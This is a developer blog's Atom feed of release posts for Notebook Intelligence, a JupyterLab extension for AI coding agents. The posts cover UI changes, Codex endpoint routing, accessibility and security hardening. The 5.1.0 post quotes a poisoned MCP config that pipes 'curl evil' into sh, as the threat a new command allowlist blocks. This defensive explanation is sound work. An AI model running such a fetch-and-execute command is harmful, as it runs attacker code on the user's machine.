<?xml version="1.0" encoding="utf-8"?><feed xmlns="http://www.w3.org/2005/Atom" ><generator uri="https://jekyllrb.com/" version="3.10.0">Jekyll</generator><link href="https://plmbr.dev/feed.xml" rel="self" type="application/atom+xml" /><link href="https://plmbr.dev/" rel="alternate" type="text/html" /><updated>2026-07-17T14:29:52+00:00</updated><id>https://plmbr.dev/feed.xml</id><title type="html">Notebook Intelligence</title><subtitle>A JupyterLab extension for Claude Code, GitHub Copilot, Ollama, and OpenAI-compatible models — with MCP, Skills, Plugins, and admin policy.</subtitle><author><name>Mehmet Bektaş</name></author><entry><title type="html">NBI 5.1.0: tool-call status cards, custom spinners, and two security guardrails</title><link href="https://plmbr.dev/blog/v5-1-0/" rel="alternate" type="text/html" title="NBI 5.1.0: tool-call status cards, custom spinners, and two security guardrails" /><published>2026-06-07T13:00:00+00:00</published><updated>2026-06-07T13:00:00+00:00</updated><id>https://plmbr.dev/blog/v5-1-0</id><content type="html" xml:base="https://plmbr.dev/blog/v5-1-0/"><![CDATA[<p>NBI 5.1.0 is a focused follow-up to 5.0.x, aimed at making Claude-mode agent runs easier to read and safer to operate. Tool calls the agent makes now render as persistent status cards with inline diffs, the generating indicator can cycle verbs you choose, and two opt-in security guardrails land for shared-filesystem and managed deployments. Most config is unchanged; the new admin surface is opt-in. If you just want the upgrade command, jump to <a href="#install">Install</a>. Full release notes are in the <a href="https://github.com/plmbr/notebook-intelligence/blob/main/CHANGELOG.md#510---unreleased">5.1.0 CHANGELOG</a>.</p>

<h2 id="tool-calls-become-status-cards">Tool calls become status cards</h2>

<p>When the agent runs a tool in Claude mode, that call now shows up as its own card in the chat, instead of scrolling past as one-line progress text that disappears when the turn ends.</p>

<p>Each card shows:</p>

<ul>
  <li>A <strong>kind icon</strong> (read, edit, execute, or other) and a humanized label. Built-in tools and <code class="language-plaintext highlighter-rouge">mcp__&lt;server&gt;__&lt;tool&gt;</code> names map to friendly text, with a sentence-case fallback for tools NBI does not recognize.</li>
  <li>A <strong>live status</strong> that moves through in-progress, completed, failed, or cancelled and then stays on screen as part of the transcript.</li>
  <li>An <strong>inline diff</strong> for edit-style tools (<code class="language-plaintext highlighter-rouge">Edit</code>, <code class="language-plaintext highlighter-rouge">MultiEdit</code>, <code class="language-plaintext highlighter-rouge">Write</code>, and their MCP-wrapped variants), capped and truncation-marked for large changes so a big write does not flood the sidebar.</li>
</ul>

<p>A run of consecutive tool calls collapses into a single expandable group, so a tool-heavy turn reads as one unit rather than a wall of rows. Large groups that have already settled start collapsed; a group that is still running stays open so you can watch it work. The kind and label lookups that drive the icons are now a single shared map, so a tool is categorized the same way everywhere.</p>

<h2 id="custom-spinner-verbs">Custom spinner verbs</h2>

<p>The “Generating” label in Claude mode can now cycle verbs you pick. NBI reads <code class="language-plaintext highlighter-rouge">spinnerVerbs</code> from <code class="language-plaintext highlighter-rouge">~/.claude/settings.json</code>: set <code class="language-plaintext highlighter-rouge">mode</code> to <code class="language-plaintext highlighter-rouge">"replace"</code>, list your <code class="language-plaintext highlighter-rouge">verbs</code>, and NBI rotates through them while the agent works (shuffled, a few seconds per verb, no immediate repeats):</p>

<div class="language-json highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="p">{</span><span class="w">
  </span><span class="nl">"spinnerVerbs"</span><span class="p">:</span><span class="w"> </span><span class="p">{</span><span class="w">
    </span><span class="nl">"mode"</span><span class="p">:</span><span class="w"> </span><span class="s2">"replace"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"verbs"</span><span class="p">:</span><span class="w"> </span><span class="p">[</span><span class="s2">"Crunching"</span><span class="p">,</span><span class="w"> </span><span class="s2">"Caffeinating"</span><span class="p">,</span><span class="w"> </span><span class="s2">"Reticulating splines"</span><span class="p">]</span><span class="w">
  </span><span class="p">}</span><span class="w">
</span><span class="p">}</span><span class="w">
</span></code></pre></div></div>

<p>The current verb is mirrored into a hidden live region, so screen readers announce verb changes without re-reading the elapsed-time counter on every tick.</p>

<h2 id="always-visible-chat-feedback">Always-visible chat feedback</h2>

<p>The thumbs up/down buttons used to reveal only on hover, which was easy to miss. A new <code class="language-plaintext highlighter-rouge">enable_chat_feedback_always_visible</code> traitlet (default off, and it requires <code class="language-plaintext highlighter-rouge">enable_chat_feedback = True</code>) renders them at full opacity on every assistant reply, and shows them as soon as the reply lands instead of waiting for the stream to finish. The tooltips are reworded to “Good response” and “Bad response” (screen readers announce “Rate response as good” / “Rate response as bad”) so the rating reads as feedback on the answer.</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">c</span><span class="p">.</span><span class="n">NotebookIntelligence</span><span class="p">.</span><span class="n">enable_chat_feedback</span> <span class="o">=</span> <span class="bp">True</span>
<span class="n">c</span><span class="p">.</span><span class="n">NotebookIntelligence</span><span class="p">.</span><span class="n">enable_chat_feedback_always_visible</span> <span class="o">=</span> <span class="bp">True</span>
</code></pre></div></div>

<h2 id="two-opt-in-security-guardrails">Two opt-in security guardrails</h2>

<p>Both stay out of the way of single-user setups: the allowlist is empty by default, and the token-password check only warns unless you opt into refusal.</p>

<p><strong>MCP stdio-command allowlist.</strong> A stdio MCP server is spawned as a subprocess of the Jupyter user, and a poisoned config like <code class="language-plaintext highlighter-rouge">{ "command": "sh", "args": ["-c", "curl evil | sh"] }</code> was previously accepted. Set a regex allowlist and every stdio server, whether added through the Claude-mode UI or loaded from <code class="language-plaintext highlighter-rouge">mcp.json</code>, must match at least one pattern or the admin gate rejects it:</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c1"># Only these two binaries may back a stdio MCP server.
</span><span class="n">c</span><span class="p">.</span><span class="n">NotebookIntelligence</span><span class="p">.</span><span class="n">mcp_stdio_command_allowlist</span> <span class="o">=</span> <span class="p">[</span>
    <span class="s">"^/usr/local/bin/uvx$"</span><span class="p">,</span>
    <span class="s">"^/usr/local/bin/npx$"</span><span class="p">,</span>
<span class="p">]</span>
</code></pre></div></div>

<p>The env-var form <code class="language-plaintext highlighter-rouge">NBI_MCP_STDIO_COMMAND_ALLOWLIST</code> (CSV) appends to the traitlet, so a base image can set an org baseline and a spawn profile can add to it. Empty (the default) means no enforcement. See <a href="https://github.com/plmbr/notebook-intelligence/blob/main/docs/admin-guide.md#restricting-mcp-stdio-commands">Restricting MCP stdio commands</a>.</p>

<p><strong>Default token-password check on shared filesystems.</strong> The default <code class="language-plaintext highlighter-rouge">NBI_GH_ACCESS_TOKEN_PASSWORD</code> is a public literal; on a shared-home cluster, anyone who can read another user’s <code class="language-plaintext highlighter-rouge">~/.jupyter/nbi/user-data.json</code> can decrypt their Copilot token with it. NBI now logs a warning the first time it touches the stored token while that default is in use, escalated when the directory is group- or other-readable. Set <code class="language-plaintext highlighter-rouge">NBI_REFUSE_DEFAULT_TOKEN_PASSWORD_ON_SHARED_FS=1</code> to turn that into a hard refusal of the write when both conditions hold; <code class="language-plaintext highlighter-rouge">NBI_ALLOW_DEFAULT_TOKEN_PASSWORD=1</code> opts back out per pod. The check is POSIX-only and the refusal is opt-in. The real fix remains a per-user password (for example, derived from a Hub secret).</p>

<h2 id="cancel-cleans-up-after-the-agent">Cancel cleans up after the agent</h2>

<p>Cancelling an in-flight Claude turn used to kill only the direct <code class="language-plaintext highlighter-rouge">claude</code> CLI process. Anything the agent had spawned (shells, MCP servers, dev servers) was reparented to init and leaked, accumulating across cancels and restarts. Cancel now tears down the whole process tree the agent created, gracefully and then forcefully, without signalling the Jupyter server’s own process group.</p>

<h2 id="smaller-fixes">Smaller fixes</h2>

<ul>
  <li><strong>Notebook-agent prompts and tool responses</strong> got clearer (#351): the prompts encourage incremental analysis instead of generating a whole notebook in one pass, <code class="language-plaintext highlighter-rouge">add-code-cell</code> / <code class="language-plaintext highlighter-rouge">add-markdown-cell</code> return the inserted <code class="language-plaintext highlighter-rouge">cellIndex</code>, and <code class="language-plaintext highlighter-rouge">read_file</code> caps its output with UTF-8-safe truncation.</li>
  <li><strong>Forged upload-context paths are rejected</strong> (#348): a WebSocket upload attachment must resolve under the server upload root before an image read or Claude file mention uses it.</li>
  <li><strong>Claude session-resume commands are shell-quoted</strong> (#349), so session metadata cannot break out of <code class="language-plaintext highlighter-rouge">claude --resume</code>.</li>
  <li><strong>Diff lines stay readable in dark theme and the tool-call group no longer flickers</strong> while a turn streams.</li>
</ul>

<h2 id="install">Install</h2>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>pip <span class="nb">install</span> <span class="nt">--upgrade</span> notebook-intelligence
</code></pre></div></div>

<p>Then restart JupyterLab. Full release notes are in the <a href="https://github.com/plmbr/notebook-intelligence/blob/main/CHANGELOG.md#510---unreleased">5.1.0 CHANGELOG</a>.</p>

<p><strong>Upgrading from before the rename?</strong> If you see two Notebook Intelligence icons in the sidebar after upgrading, an old labextension from before the <code class="language-plaintext highlighter-rouge">@plmbr</code> scope rename is still installed next to the new one, and JupyterLab is loading both. Run <code class="language-plaintext highlighter-rouge">jupyter labextension list</code>; if both <code class="language-plaintext highlighter-rouge">@notebook-intelligence/notebook-intelligence</code> and <code class="language-plaintext highlighter-rouge">@plmbr/notebook-intelligence</code> show as enabled, remove the stale <code class="language-plaintext highlighter-rouge">@notebook-intelligence</code> one. Steps are in <a href="https://github.com/plmbr/notebook-intelligence/blob/main/docs/troubleshooting.md#two-notebook-intelligence-icons-in-the-sidebar">troubleshooting</a>.</p>]]></content><author><name>Mehmet Bektaş</name></author><summary type="html"><![CDATA[Claude agent tool calls render as persistent status cards with inline diffs and collapsible grouping. Custom spinner verbs. Always-visible chat feedback. An MCP stdio-command allowlist and a shared-filesystem token-password check. Cancel now tears down the whole process tree.]]></summary></entry><entry><title type="html">Coding-agent launchers, Codex, and a hardened platform</title><link href="https://plmbr.dev/blog/coding-agent-launchers-and-beyond/" rel="alternate" type="text/html" title="Coding-agent launchers, Codex, and a hardened platform" /><published>2026-05-28T13:00:00+00:00</published><updated>2026-05-28T13:00:00+00:00</updated><id>https://plmbr.dev/blog/coding-agent-launchers-and-beyond</id><content type="html" xml:base="https://plmbr.dev/blog/coding-agent-launchers-and-beyond/"><![CDATA[<p><a href="https://github.com/plmbr/notebook-intelligence">Notebook Intelligence</a> (NBI) is an AI coding assistant and extensible AI framework for JupyterLab.</p>

<p>This is the final post in a three-part tour of everything that landed since NBI 4.8. The first post covered the new top-level Settings tabs for <a href="/blog/claude-toolbox-skills-mcp-plugins/">Skills, MCP, and Plugins</a>. The second walked through the <a href="/blog/agent-aware-chat-sidebar/">agent-aware chat sidebar</a>. Here we step outside the sidebar entirely: launching coding agents straight from the JupyterLab launcher, a provider fix that lets Codex models work in chat, dynamic model discovery for GitHub Copilot, an end-to-end accessibility pass, and a round of platform security hardening.</p>

<h2 id="coding-agent-launcher-tiles">Coding-agent launcher tiles</h2>


<p>NBI is not only a chat sidebar. Many people run command-line coding agents in a terminal, and JupyterLab already has terminals built in. So the launcher now carries a “Coding Agent” section with tiles for Claude Code, opencode, Pi, GitHub Copilot CLI, and OpenAI Codex. Clicking a tile opens a Jupyter terminal and starts that agent there, which keeps your agent session next to your notebooks rather than in a separate window.</p>

<p>A tile appears only when its binary is found on <code class="language-plaintext highlighter-rouge">PATH</code>. If you have <code class="language-plaintext highlighter-rouge">claude</code> installed but not <code class="language-plaintext highlighter-rouge">codex</code>, you see the Claude Code tile and not the Codex one, so the launcher reflects what you can actually run. The screenshot below shows a machine where only Claude Code is on <code class="language-plaintext highlighter-rouge">PATH</code>. When a CLI lives somewhere unusual, you can point NBI at it with a path override: <code class="language-plaintext highlighter-rouge">NBI_OPENCODE_CLI_PATH</code>, <code class="language-plaintext highlighter-rouge">NBI_PI_CLI_PATH</code>, <code class="language-plaintext highlighter-rouge">NBI_GITHUB_COPILOT_CLI_PATH</code>, or <code class="language-plaintext highlighter-rouge">NBI_CODEX_CLI_PATH</code>. The Claude Code tile is no longer gated by Claude chat mode; it shows whenever <code class="language-plaintext highlighter-rouge">claude</code> is on <code class="language-plaintext highlighter-rouge">PATH</code>, independent of which chat mode you have selected.</p>

<p><img src="/assets/images/whats-new-5x/launcher-coding-agent.png" alt="JupyterLab launcher Coding Agent section with the Claude Code tile" /></p>

<p>By default a tile opens a terminal at the file browser’s current directory, which is usually what you want. When it is not, you can pick where the session starts: clicking a tile (or “New Session” on the Claude resume dialog) opens a directory picker first, so the terminal lands in the folder you choose.</p>

<p>For shared deployments, the tiles can be governed centrally. The <code class="language-plaintext highlighter-rouge">disabled_coding_agent_launchers</code> traitlet takes a list of launcher identifiers (<code class="language-plaintext highlighter-rouge">claude-code</code>, <code class="language-plaintext highlighter-rouge">opencode</code>, <code class="language-plaintext highlighter-rouge">pi</code>, <code class="language-plaintext highlighter-rouge">github-copilot-cli</code>, <code class="language-plaintext highlighter-rouge">codex</code>) and hides those tiles. If an operator wants to disable a launcher fleet-wide but still let individual pods opt back in, they can set <code class="language-plaintext highlighter-rouge">allow_enabling_coding_agent_launchers_with_env</code> and then re-enable per pod through <code class="language-plaintext highlighter-rouge">NBI_ENABLED_CODING_AGENT_LAUNCHERS</code>.</p>

<h2 id="codex-chat-models-over-the-responses-endpoint">Codex chat models over the /responses endpoint</h2>

<p>GitHub Copilot’s Codex-family chat models, such as <code class="language-plaintext highlighter-rouge">gpt-5.3-codex</code>, used to fail when you picked one from the chat-model dropdown. The reason is that these models are not served by Copilot’s standard <code class="language-plaintext highlighter-rouge">/chat/completions</code> path at all. They are served only by Copilot’s mirror of the OpenAI Responses API, and sending a Codex model to <code class="language-plaintext highlighter-rouge">/chat/completions</code> returns an HTTP 400. So the model would show up as selectable but error out the moment you sent a message.</p>

<p>NBI 5.0.1 fixes this by choosing the endpoint per model rather than assuming <code class="language-plaintext highlighter-rouge">/chat/completions</code> for everything. The Copilot <code class="language-plaintext highlighter-rouge">/models</code> catalog describes each model with a <code class="language-plaintext highlighter-rouge">supported_endpoints</code> field, and NBI reads that field to decide where a given model’s requests should go. For offline sessions where the catalog is not available, it falls back to a <code class="language-plaintext highlighter-rouge">codex</code> substring check on the model name. When a model belongs on the Responses API, NBI translates both the request body and the streaming events into the Responses shape so the chat experience is identical to any other model. There are no new settings to configure: the endpoint dispatch is internal to the Copilot provider.</p>


<h2 id="dynamic-github-copilot-model-discovery">Dynamic GitHub Copilot model discovery</h2>

<p>The list of models Copilot offers changes over time, and a hardcoded dropdown drifts out of date. NBI now queries <code class="language-plaintext highlighter-rouge">https://api.githubcopilot.com/models</code> on each Copilot token refresh and rebuilds the chat-model dropdown from the live response, so newly released models appear without an NBI upgrade. If that request fails transiently, NBI falls back to a built-in list rather than showing an empty dropdown, and that fallback list was itself refreshed with newer Copilot models so the offline path stays current.</p>

<h2 id="accessibility">Accessibility</h2>

<p>A coding assistant should be usable without a mouse and without sight, so NBI went through an accessibility pass spanning many pull requests. The goal was end-to-end navigation by keyboard and by screen reader, audited under JupyterLab’s light, dark, and high-contrast themes so the work holds up across appearances rather than only in the default theme.</p>

<p>A few of the concrete changes:</p>

<ul>
  <li>The chat-sidebar header icons are now real, keyboard-reachable buttons rather than click-only glyphs.</li>
  <li>The Settings tabs form an ARIA tablist with arrow-key navigation between tabs.</li>
  <li>The workspace, tools, and slash-command popovers are keyboard-first, and focus is restored to where you were when they close.</li>
  <li>Settings checkboxes carry the WAI-ARIA checkbox role and activate with the Space key.</li>
  <li>Streaming chat replies announce through an <code class="language-plaintext highlighter-rouge">aria-live="polite"</code> region, so a screen reader follows the response as it arrives instead of going silent.</li>
  <li>A visually hidden skip-to-input link is the sidebar’s first focusable child, so you can jump straight to the prompt.</li>
  <li>The animated border on the generating state pauses under <code class="language-plaintext highlighter-rouge">prefers-reduced-motion</code>.</li>
  <li>A global Ctrl/Cmd+Shift+L shortcut focuses the chat input from anywhere in Lab.</li>
</ul>

<h2 id="security-and-platform">Security and platform</h2>

<p>The 5.0.0 release also tightened several boundaries that matter when NBI runs in a shared or multi-user deployment.</p>

<p>File-path handling is the largest piece. The shell tool’s <code class="language-plaintext highlighter-rouge">working_directory</code> and the Claude UI-bridge tool paths are now sandboxed to <code class="language-plaintext highlighter-rouge">jupyter_root</code>, so an agent cannot operate on paths outside the Jupyter server’s root. The encrypted GitHub-token file is forced to mode <code class="language-plaintext highlighter-rouge">0o600</code> on every save, keeping it readable only by its owner. Process-environment secrets, meaning variables whose names look like <code class="language-plaintext highlighter-rouge">API_KEY</code>, <code class="language-plaintext highlighter-rouge">TOKEN</code>, or <code class="language-plaintext highlighter-rouge">SECRET</code>, are scrubbed from shell-tool output so they do not leak into the transcript. Anchor URIs in chat are filtered against an XSS allowlist. And Copilot WebSocket upgrades now require Jupyter authentication and pass an origin check before the connection is accepted.</p>

<p>One dependency change is worth calling out because it can affect downstream code. NBI replaced <code class="language-plaintext highlighter-rouge">fastmcp</code> with the official <code class="language-plaintext highlighter-rouge">mcp</code> SDK. The external behavior is unchanged, but the swap unblocked installs on Python 3.14 and picked up <code class="language-plaintext highlighter-rouge">urllib3&gt;=2.7.0</code> CVE fixes. If your own code relied on <code class="language-plaintext highlighter-rouge">fastmcp</code> being present transitively through NBI, you now need to declare it as your own dependency.</p>

<h2 id="wrapping-up">Wrapping up</h2>

<p>That closes the series. Across these three posts NBI grew a manageable toolbox for Skills, MCP, and Plugins, an agent-aware chat sidebar, launcher tiles for command-line coding agents, a correct path for Codex models, live Copilot model discovery, broad accessibility, and a hardened platform underneath. To try any of it, install or upgrade NBI and check the <a href="https://github.com/plmbr/notebook-intelligence">documentation</a> for setup details and the full set of admin policies.</p>

<hr />

<p><em>This is part 3 of a 3-part look at what is new since NBI 4.8. See also <a href="/blog/claude-toolbox-skills-mcp-plugins/">Managing Claude’s toolbox: Skills, MCP, and Plugins</a> and <a href="/blog/agent-aware-chat-sidebar/">An agent-aware chat sidebar</a>.</em></p>]]></content><author><name>Mehmet Bektaş</name></author><summary type="html"><![CDATA[Launch coding-agent CLIs from the JupyterLab launcher, run Codex chat models through the right Copilot endpoint, and benefit from a keyboard-and-screen-reader accessibility pass plus a round of security hardening.]]></summary></entry><entry><title type="html">An agent-aware chat sidebar</title><link href="https://plmbr.dev/blog/agent-aware-chat-sidebar/" rel="alternate" type="text/html" title="An agent-aware chat sidebar" /><published>2026-05-27T13:00:00+00:00</published><updated>2026-05-27T13:00:00+00:00</updated><id>https://plmbr.dev/blog/agent-aware-chat-sidebar</id><content type="html" xml:base="https://plmbr.dev/blog/agent-aware-chat-sidebar/"><![CDATA[<p><a href="https://github.com/plmbr/notebook-intelligence">Notebook Intelligence</a> (NBI) is an AI coding assistant and extensible AI framework for JupyterLab. (<em>This is the second post in a short series on what shipped in NBI 5.0. The first post covered <a href="/blog/claude-toolbox-skills-mcp-plugins/">managing Claude’s toolbox of Skills, MCP servers, and Plugins</a>, and the next one looks at <a href="/blog/coding-agent-launchers-and-beyond/">coding-agent launchers and the wider platform work</a>.</em>)</p>


<p>When the assistant in the sidebar is a long-running agent rather than a single-shot chat model, the surface around it has to change. An agent works for tens of seconds at a stretch, calls tools, and writes files on disk. A sidebar built for quick question-and-answer turns will look hung while that happens, and your editor tabs will quietly fall out of date. NBI 5.0 reworks the chat sidebar to be agent-aware: it reflects what the agent is doing while it does it, and it keeps your workspace in sync with the changes the agent makes.</p>

<p><img src="/assets/images/whats-new-5x/chat-sidebar.png" alt="The NBI chat sidebar with its header icons and prompt input" width="340" /></p>

<h2 id="you-can-see-what-the-agent-is-doing">You can see what the agent is doing</h2>

<p>A long Claude turn used to give you nothing to look at. The sidebar now shows real progress feedback: an elapsed-time counter so you know how long the turn has been running, a heartbeat-driven pulse that confirms the connection is alive, and inline narration of each tool call so you can read what the agent is reaching for. If a turn runs past 30 seconds, the copy flips to acknowledge that it may be slow, which is honest about expectations instead of leaving you guessing. The point is simple: a working agent should never be indistinguishable from a stuck one.</p>

<h2 id="your-open-files-stay-in-sync-with-the-agents-edits">Your open files stay in sync with the agent’s edits</h2>


<p>When an agent edits a file, the version you are looking at in an open tab is suddenly stale. You read the old contents, the agent reads and writes the new ones, and the two of you disagree about the state of the world. To close that gap, NBI polls every open document tab and reverts it through the document context when the file on disk is newer than the in-memory model. Tabs with unsaved local edits are skipped, so the feature never throws away work you have in progress.</p>

<p>This is controlled by the <code class="language-plaintext highlighter-rouge">refresh_open_files_on_disk_change</code> user setting, which is on by default and lives in NBI Settings under External changes. Administrators can pin it with the <code class="language-plaintext highlighter-rouge">NBI_REFRESH_OPEN_FILES_ON_DISK_CHANGE_POLICY</code> policy or the matching traitlet.</p>

<p><img src="/assets/images/whats-new-5x/settings-general-external-changes.png" alt="The General tab in NBI Settings showing the External changes section with the refresh open files toggle" width="700" /></p>

<h2 id="attachments-became-pointers-not-pasted-text">Attachments became pointers, not pasted text</h2>

<p>In Claude mode, attaching a workspace file no longer means reading its contents in the browser and injecting a fenced code block into the prompt. Instead the backend emits an <code class="language-plaintext highlighter-rouge">@&lt;workspace-relative-path&gt;</code> pointer, and Claude’s own Read tool fetches exactly what it needs. That difference matters more than it sounds. The old content-injection path truncated large files and skipped anything it could not turn into text, which ruled out images and made notebooks awkward. With a pointer, the Read tool handles images, large files, and cell-aware notebook reads on the agent side. Notebook cell pointers and text-selection line ranges are preserved, so asking “explain this cell” still has a concrete referent.</p>

<p>Two smaller touches round out attachments. Image context thumbnails now show a hover preview so you can confirm you attached the right picture without opening it. And you can drag a file straight onto a JupyterLab terminal to attach it: a per-terminal toolbar toggle decides whether the drop inserts an <code class="language-plaintext highlighter-rouge">@</code>-mention path or a shell-escaped raw path. Drag-drop can be governed by the <code class="language-plaintext highlighter-rouge">NBI_TERMINAL_DRAG_DROP_POLICY</code> admin policy, and the shared upload-staging endpoint behind both terminal drops and chat attachments is bounded by <code class="language-plaintext highlighter-rouge">NBI_UPLOAD_MAX_MB</code> (default 50) and <code class="language-plaintext highlighter-rouge">NBI_UPLOAD_RETENTION_HOURS</code> (default 24).</p>

<h2 id="links-open-where-you-expect">Links open where you expect</h2>

<p>The model often emits markdown links in its replies. Those links used to navigate the top-level document on click, which unloaded your entire Lab session. As of 5.0.1, external links (<code class="language-plaintext highlighter-rouge">http</code>, <code class="language-plaintext highlighter-rouge">https</code>, and <code class="language-plaintext highlighter-rouge">mailto</code>) open in a new tab with <code class="language-plaintext highlighter-rouge">target="_blank"</code> and <code class="language-plaintext highlighter-rouge">rel="noopener noreferrer"</code>. Workspace-relative paths open the referenced file through JupyterLab’s document manager, fragment-only links are rendered as inert text, and disallowed schemes such as <code class="language-plaintext highlighter-rouge">javascript:</code> are blocked outright. Clicking a link the agent suggested should take you somewhere, not throw away your work.</p>

<h2 id="smaller-course-corrections">Smaller course corrections</h2>

<p>A few changes are about teaching the sidebar to do the obvious thing. The Claude system prompt was steered away from over-eager notebook creation: attach a file and ask a question about it, and the agent answers in chat rather than spinning up a fresh notebook to hold its answer. A New chat session button in the header restarts the Claude SDK client, the same as typing <code class="language-plaintext highlighter-rouge">/clear</code>, when you want a clean slate. A first-run tour points out the gear, the file-attach button, the chat-mode dropdown, and the Claude session history icon when it is available; it is capability-aware, so it skips steps for CLIs you do not have installed, and you can replay it any time from the command palette with “Show NBI tour”. Finally, a global <code class="language-plaintext highlighter-rouge">Ctrl/Cmd+Shift+L</code> shortcut focuses the chat input from anywhere in Lab, so getting a question to the agent never requires reaching for the mouse.</p>

<p>Taken together, these changes make the sidebar a faithful window onto the agent: you can see it work, trust that your files match what it did, and point it at the right context without fighting the UI.</p>

<hr />

<p><em>This is part 2 of a 3-part look at what is new since NBI 4.8. See also <a href="/blog/claude-toolbox-skills-mcp-plugins/">Managing Claude’s toolbox: Skills, MCP, and Plugins</a> and <a href="/blog/coding-agent-launchers-and-beyond/">Coding-agent launchers, Codex, and a hardened platform</a>.</em></p>]]></content><author><name>Mehmet Bektaş</name></author><summary type="html"><![CDATA[How the NBI chat sidebar in 5.0 keeps you in the loop during long Claude turns and keeps your open files in sync with what the agent does on disk.]]></summary></entry><entry><title type="html">Managing Claude’s toolbox: Skills, MCP, and Plugins</title><link href="https://plmbr.dev/blog/claude-toolbox-skills-mcp-plugins/" rel="alternate" type="text/html" title="Managing Claude’s toolbox: Skills, MCP, and Plugins" /><published>2026-05-26T13:00:00+00:00</published><updated>2026-05-26T13:00:00+00:00</updated><id>https://plmbr.dev/blog/claude-toolbox-skills-mcp-plugins</id><content type="html" xml:base="https://plmbr.dev/blog/claude-toolbox-skills-mcp-plugins/"><![CDATA[<p><a href="https://github.com/plmbr/notebook-intelligence">Notebook Intelligence</a> (NBI) is an AI coding assistant and extensible AI framework for JupyterLab.</p>

